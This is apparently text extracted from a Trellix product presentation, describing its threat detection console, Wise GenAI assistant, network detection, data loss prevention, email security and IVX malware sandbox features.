Last detection Jul 19, 2024 5:33:57 PM

Affected devices 3

Age 62 days

Take Action

Process Attributes

First Name Threat-Sample2.exe

MD5 247FC96F37798A3022ADB9E47BA5DA93

SHA-1 28AFF3CAC780A5F7D75064C671DC5F67A5FDC398

SHA-256 211C2E02764A3B683948E08E44FB73B83FECDDAA6B567A40DBC1AAEB6EE7DE1

Wise

*Generated by AI, verify for accuracy

Welcome to Trellix's new AI capabilities! Choose an option to test it out.

Select Language:

English

French

Italian

Portuguese

Spanish

Triage


Terms of Use

21 minutes ago

Past 30 days

Broaden SOC workforce to Spanish, Portuguese

Screenshot – Knowledge Graph UX




For a trained eye ,GenAI generated image massively accelerates decisioning
Writeup is for other departments (not CISO) at the customers


Helix

Look at Mobile Threats just like any other Endpoint

Holistically analyze the risks to an Identity (not the devices)



Configure Mobile Threat Defense just like any other Endpoint






Disrupt attackers at every stage

Traditional Network Perimeter Security

Trellix Network Detection and Response





Correlate complex network attacks e.g. Beaconsing, DNS Tunneling, Lateral Movement, DNS Exfiltration, DGA
Think rogue endpoints, guest dices, Doorbells, Kiosks, Routers, Connected TVs



Trellix Data Security Platform


A Single Solution for All of Your
Data Security Needs



Trellix Data
Security Platform

Integration into Trellix ETP

Native DLP for your Trellix Email Security



- ETP utilizing Trellix DLP to detect and enforce data security policy violations
- First integration to utilize our planned DLP as a Service
- Unified Security Approach:
 - Rule enforced across all data loss vectors
 - Incidents and evidences
 - Dashboards and reporting



Cloud



On-prem



Hybrid



Air-gapped



Partner
Managed

Single Security Operations Console

Threat Hunting

Dashboarding & Case Management

Policy and Configuration

Engine

Detection & Prioritization

Multi-vector Correlation

Context & Enrichment

Automation & Orchestration

Guided Response

Threat Hunting & Forensics

Data Parsing & Normalization

Data Lake

Open API Framework

Security Controls



Endpoint



Network



Data



Collaboration



Cloud



3rd Party


Trellix Wise

Purpose-Built GenAI

Operational Intelligence

High-Fidelity Targeted ML

Email use cases



Inbound Email

Credential Harvesting

Business Email
Compromise

Vendor Email
Compromise

Phishing/Quishing

Authentication
(DKIM, SPF, DMARC)



Outbound Email

Authentication (DKIM)

Data Loss Protection

Advanced threats,
spam & viruses

Collaboration Platforms

Block malicious files &
links on collaboration
platforms & enterprise
applications

Data Loss Prevention
on collaboration
applications



Human Risk Protections

Security
Awareness Training

User Behavior
Analytics

Quarantine Email

Recall Email

Data Loss Prevention



Custom-built for malware analysis at speed and scale

Custom Hypervisor

- Detect sandbox-aware and evasion tactics
- Custom hypervisor with built-in countermeasures
- Designed for large scale threat analysis

Multi-modal Virtual Execution

- Multiple operating systems
- Multiple service packs
- Multiple applications
- Multiple file-types


Threat Protection at Scale

- Multi-stage analysis
- Hundreds of simultaneous environment combinations.



Inject objects through multiple environment combinations

Multi-modal Virtual Execution




Control Plane

Trellix Hardened Hypervisor

Trellix Hardware


Faster attack vector identification

Visualize malware behavior, allow malware action completions safely




Box – Unobtrusive end user experience

1. User uploads files to Box



2. IVX automatically and rapidly detects threats, and quarantines malicious files





Trellix